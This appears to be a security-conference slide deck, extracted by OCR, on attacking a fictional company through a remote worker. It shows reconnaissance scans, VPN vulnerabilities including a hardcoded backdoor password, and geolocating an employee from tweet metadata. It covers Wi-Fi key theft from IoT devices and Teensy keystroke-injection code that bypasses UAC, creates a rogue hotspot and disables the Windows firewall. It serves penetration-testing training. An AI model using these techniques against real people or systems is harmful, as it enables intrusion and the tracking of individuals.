Where’s Your Host At?

About NotSoSecure

Specialist IT Security Company providing cutting-edge IT security consultancy and training.

Pentest Services:

- Application Pentest/Source code review
- Infrastructure Pentest
- Mobile Apps Pentest/Source code review
- IoT review

Training:

- Advanced Infrastructure Hacking (BH USA 2016)
- Basic Infrastructure Hacking (BH USA 2016)
- The Art of Hacking
- Secure Coding for Developers
- Android and iOS Hacking
- IoT Hacking

- For private/corporate training please contact us at training@notsosecure.com

whoami

Owen Shearing

- Associate Director @ NotSoSecure Ltd
- Trainer for Advanced Infrastructure Hacking (AIH) @ BH USA 2016
- 5 years in security & a number more in various IT roles (not all playing with new, shiny fun stuff!)
- CREST CCT INF
- OSCP
- @rebootuser
- www.rebootuser.com / https://github.com/rebootuser

The Plan

- **Nothing new here…**
  - [+] Target reconnaissance
  - [+] Where/who is the weakest link?

- **Let's get to know Robert Smith, aka Bob!**
  - [+] Investigate Bob's social media presence
  - [+] O'dear, Bob's not very security aware…
  - [+] Bob likes Gadgets
  - [+] Bob gets pwned
  - [+] vulnerablecompany.xyz won't be happy with Bob…

- **Anyone enjoy a game of Leapfrog?**
  - [+] Use Bob as an entry point into the company network
  - [+] Experiment with some recon techniques and built-in 'tools'

Defining the Target

- **vulnerablecompany.xyz is our target**
  [+] …but we still need to find an entry point

- **Let's have a look at their hypothetical external presence**
  [+] What resources can we quickly identify?
  [+] DNS Enumeration (Fierce)

```
Now performing 2280 test(s)…
184.168.xxx.xxx     vpn.vulnerablecompany.xyz
88.208.xxx.xxx      www.vulnerablecompany.xyz
```

[+] TCP Port scan (nmap) reveals SSL based VPN services

```
Nmap scan report for vpn.vulnerablecompany.xyz (184.168.xxx.xxx)
Not shown: 65534 filtered ports
Reason: 65534 no-responses
PORT    STATE SERVICE REASON
443/tcp open  https   syn-ack
```

Defining the Target

- Let's not forget about UDP ports (often overlooked)

```
Nmap scan report for vpn.vulnerablecompany.xyz (184.168.xxx.xxx)
PORT     STATE         SERVICE REASON
500/udp  open|filtered isakmp  no-response
1194/udp open|filtered openvpn no-response
```

- Hmmmm not that conclusive... However with UDP being the *Unreliable* Datagram Protocol, the same scan may gleam different results!

```
500/udp  open isakmp udp-response ttl 64
```

- If you think something might be there, re-run the scan, manually connect or use a different tool to check

```
xxx.xxx.xxx.xxx     Main Mode Handshake returned HDR=(CKY-R=4574953429a6bced) SA=(Enc=3DES Hash=SHA1
Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.007 seconds (145.99 hosts/sec).  1 returned handshake; 0 returned
notify
```

Defining the Target

- Recent vulnerabilities in VPN devices could potentially expose internal systems

[+] Cisco ASA Software IKEv1 and IKEv2 Buffer Overflow Vulnerability CVE-2016-1287 (Feb 2016)

'…A vulnerability in the Internet Key Exchange (IKE) version 1 (v1) and IKE version 2 (v2) code of Cisco ASA Software could allow an unauthenticated, remote attacker to cause a reload of the affected system or to **remotely execute code**…'

If you're running these devices use the following to test for this issue:

```
show running-config crypto map | include interface
```

If a crypto map is returned, the device is vulnerable > Patch

*sources https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160210-asa-ike & http://www.tripwire.com/state-of-security/latest-security-news/cisco-patches-critical-asa-ike-buffer-overflow-vulnerability/

Defining the Target

[+] Juniper ScreenOS (SSH/Telnet and VPN)Vulnerabilities (Dec 2015):

- VPN Decryption (CVE-2015-7756) may allow a knowledgeable attacker who can monitor VPN traffic to decrypt that traffic
- Made possible due to weaknesses (and already known flaws) within the Dual_EC_DRBG algorithm
- A *knowledgeable* attacker would need to be in a position to sniff network traffic

Unfortunately December was a busy month if you were a Juniper Firewall Admin…

- A hardcoded SSH password of `<<< %s(un='%s') = %u` was found to be in place (CVE-2015-7755)

Further information of these issues can be found at https://github.com/hdm/juniper-cve-2015-7755 and an in-depth analysis of CVE-2015-7756 is available from http://eprint.iacr.org/2016/376.pdf

*sources https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10713&cat=SIRT_1&actp=LIST, http://www.wired.com/2015/12/juniper-networks-hidden-backdoors-show-the-risk-of-government-backdoors, https://github.com/hdm/juniper-cve-2015-7755

Defining the Target

So what does this mean for us?

- vulnerablecompany.xyz has a limited external exposure
- This isn't unusual!
- Organizations *may* have very few resources exposed
- 'The Cloud' is leading to decentralized company assets and infrastructure
- But**. And this could be a game changer**; how do employees access *'internal'* resources when away from the office?

Defining the Target

- **Companies can afford to buy/implement/play-with:**
  - [+] Managed solutions
  - [+] Content filtering
  - [+] Application aware firewalls
  - [+] Data integrity and monitoring solutions
  - [+] the list goes on…

- **But what about remote workers?**
  - [+] How are updates applied? Simple for Microsoft products but what about our nemesis, Java?
  - [+] Are users given *more* permissions as this makes administration *easier*?
  - [+] Home networks are unlikely to have proxies and/or malware filtering in place
  - [+] Firmware may never get updated
  - [+] Insecure defaults are more likely to be left in situ
  - [+] Weak network/wireless controls are more likely to be present
  - [+] The user can attach **ANYTHING** to **their** network

What Do We Know?

vulnerablecompany.xyz has a web application hosted '*in the cloud*' and a remote access endpoint at vpn.vulnerablecompany.xyz


We still don't know much about the company or employees

We haven't compromised a remote system

We haven't got into the company infrastructure


Further Recon

- View the company website; some companies display ‘meet the team’ or similar information



- Resources such as http://www.ipneighbour.com can identify other domains hosted on the same IP address
- Google droking!
  - [+] site: vulnerablecompany.xyz filetype:pdf
  - [+] Extract Metadata for username information etc.
- Check social media for employee activity
  - [+] Combine this with Google search operands; site:twitter.com vulnerablecompany.xyz

Further Recon



Further Recon

Quick and easy option:

- Enter your handle at http://geosocialfootprint.com

Twitter API:


- If you intend to develop this functionally further it may be worth talking to the Twitter API directly

- For the purposes of this demonstration I have a limited example; aka I don't do this for a day job!

[+] Registering access tokens
https://dev.twitter.com/oauth/overview
[+] GET statuses/show/:id
https://dev.twitter.com/rest/reference/get/statuses/show/%3Aid
[+] GET statuses/user_timeline
https://dev.twitter.com/rest/reference/get/statuses/user_timeline

Further Recon

Example Request (obfuscated for security purposes):
curl --get 'https://api.twitter.com/1.1/statuses/show.json' --data **'id=719833262609317889**' --header 'Authorization: OAuth oauth_consumer_key="xxxxxxxxxxxxxxxxxx", oauth_nonce=" xxxxxxxxxxxxxxxxxx ", oauth_signature=" xxxxxxxxxxxxxxxxxx ", oauth_signature_method="HMAC-SHA1", oauth_timestamp="1460462365", oauth_version="1.0"' --verbose




Further Recon

Heavily edited response (so it would fit in here!):

{…"id":719833262609317889,"id_str":"719833262609317889","text":"Home at last! What a day,**"geo_enabled":true,**"verified":false,"statuses_count":2,"lang":"en","contributors_enabled":false,"is_translator":false,"is_translation_enabled":false,"profile_background_color":"F5F8FA","profile_background_image_url":null,"profile_background_image_url_https":null,"profile_background_tile":false,"profile_image_url":"http:\/\/pbs.twimg.com\/profile_images\/719828346557841408\/BYzAfLyU_normal.jpg","profile_image_url_https":"https:\/\/pbs.twimg.com\/profile_images\/719828346557841408\/BYzAfLyU_normal.jpg","profile_link_color":"2B7BB9","profile_sidebar_border_color":"C0DEED","profile_sidebar_fill_color":"DDEEF6","profile_text_color":"333333","profile_use_background_image":true,"has_extended_profile":false,"default_profile":true,"default_profile_image":false,"following":null,"follow_request_sent":null,"notifications":null},**"geo":{"type":"Point","coordinates":[51.5071588,-0.11548610]}**,
"url":"https:\/\/api.twitter.com\/1.1\/geo\/id\/4393349f368f67a1.json","place_type":"city","name":"Lambeth","full_name":"**Lambeth, London**","country_code":"GB","country":"United Kingdom…}

Further Recon




"geo":{"type":"Point","coordinates":[51.5071588,-0.11548610]}

Which translates to:

Or if you'd prefer:
51°30'25.8"N 0°06'55.8"W

Further Recon



Don't stop moving… Wiggle *'Wigle'*!

https://wigle.net/map?maplat=**51.507158**&maplon=-**0.1154860999999826**&mapzoom=18&startTransID=20010000-00000&endTransID=20170000-00000

Bob's going down…

What Do We Know?

vulnerablecompany.xyz has a web application hosted '*in the cloud*' and a remote access endpoint at vpn.vulnerablecompany.xyz

We have identified a remote worker and performed *some* recon on this employee

We haven't compromised a remote system

We haven't got into the company infrastructure

Experimenting With Different Attacks

- Attack One: IoT
- Attack Two: Human Interface Devices (HID)
- Attack Three: Phishing

…then

```
if privs != Admin:
        Escalate()
else:
        print “tango down”
```

Attack One: IoT

- Bob works in IT. Bob likes gadgets.
- Recent vulnerabilities in IoT devices have/possibly/could expose your network

  [+] The Ring Wi-Fi doorbell was subject to an attack from which the clear text Wi-Fi PSK could be obtained - https://www.pentestpartners.com/blog/steal-your-wi-fi-key-from-your-doorbell-iot-wtf

  [+] The attack: Remove the mounting, press set-up button, connect to 'Ring' AP, access URL {RING_IP}/gainspan/system/config/network where the PSK can be seen

  [-] Need physical access **BUT** due to the nature of the device, this would be mounted outside the property

*the vendor has reportedly fixed this vulnerability

Attack One: IoT

- More pwnable gadgets…

  [+] iKettle was found to suffer from numerous vulnerabilities which essentially allowed the extraction of the clear text Wi-Fi PSK - http://www.theregister.co.uk/2015/10/19/bods_brew_ikettle_20_hack_plot_vulnerable_london_pots

  [+] The attack: configure a rouge AP with the same name, make sure the rouge AP has a stronger single than that of the legitimate AP, deauth the iKettle, iKettle connects to the rogue AP, Access iKettle via Telnet using default PIN (if from Android) or brute-force 6-digit PIN if iOS, Enter `AT-KEY` command and the PSK is returned!

*the vendor has reportedly fixed this vulnerability

Attack One: IoT

Even with access to Bob's network…

…We still need to compromise Bob's system!

But, we can *easily* perform a MiTM attack on ***some*** device on the network…

Attack Two: HID

- **Human Interface Device (HID)**
  - [+] Teensy - https://www.pjrc.com/teensy/index.html
  - [+] Rubber Ducky - http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe

- **Tools to program the devices (specifically Teensy)**
  - [+] https://github.com/samratashok/Kautilya written by Nikhil Mitt
  - [+] http://www.social-engineer.org/framework/ (SET)

Attack Two: Getting Familiar With HIDs

- Basic Teensy payload *construction*

```
void setup()
{
  delay(10000);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI); //Windows Key
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now(); //send Win + R
  Keyboard.set_modifier(0); //release modifier key
  Keyboard.set_key1(0); //release key1
  Keyboard.send_now(); //send request
  delay(8000);
  Keyboard.println("powershell Start-Process powershell -Verb runAs"); //type in run dialog box
  delay(8000);
  send_alt_y(); //send ALT + Y
  delay(5000);
  Keyboard.println("desired command");
}
```

Attack Two: Getting Familiar With HIDs

- continued…

```
void send_alt_y()
{
  delay(500);
  Keyboard.set_modifier(MODIFIERKEY_ALT); //ALT key
  Keyboard.set_key1(KEY_Y);
  Keyboard.send_now(); //send ALT + Y (to 'agree' to the UAC prompt)
  delay(100);
  Keyboard.set_modifier(0); //release modifier key
  Keyboard.set_key1(0); //release key1
  Keyboard.send_now(); //send request
}
```

- Further info on keymappings @ http://www.pjrc.com/teensy/td_keyboard.html
- Run *Teensyduino* to add support files to Arduino - http://www.pjrc.com/teensy/td_download.html

- For this example we are going to look at a much simplified (and less stealthy) version of a Kautilya payload
- **Note:** This attack has not been built with discreetness in mind!

Attack Two: Building a HID Attack

- Windows' *netsh* command allows us to use our Windows systems as Wi-Fi hotspots

"…With this feature, a Windows computer can use a single physical wireless adapter to connect as a client to a hardware access point (AP), while at the same time acting as a software AP allowing other wireless-capable devices to connect to it…'*

- Imagine the following Teensy payload:

```
Keyboard.println("echo netsh wlan set hostednetwork mode=allow ssid=hackedwifi key=WiFiPaSsW0rD >
c:\\users\\rsmith\\wifi.bat");
delay(1000);
Keyboard.println("echo netsh wlan start hostednetwork >> c:\\users\\rsmith\\wifi.bat");
Delay(1000);
```

- Remember; Windows Firewall (or third-party security software) may hamper progress. Here's a quick and easy (but obvious – a popup dialogue box will display) way to disable the firewall

```
Keyboard.println("echo netsh Advfirewall set allprofiles state off >> c:\\users\\rsmith\\wifi.bat");
```

* https://msdn.microsoft.com/en-us/library/windows/desktop/dd815243(v=vs.85).aspx

Attack Two: Building a HID Attack

- Now; lets configure a scheduled task to call wifi.bat upon user logon

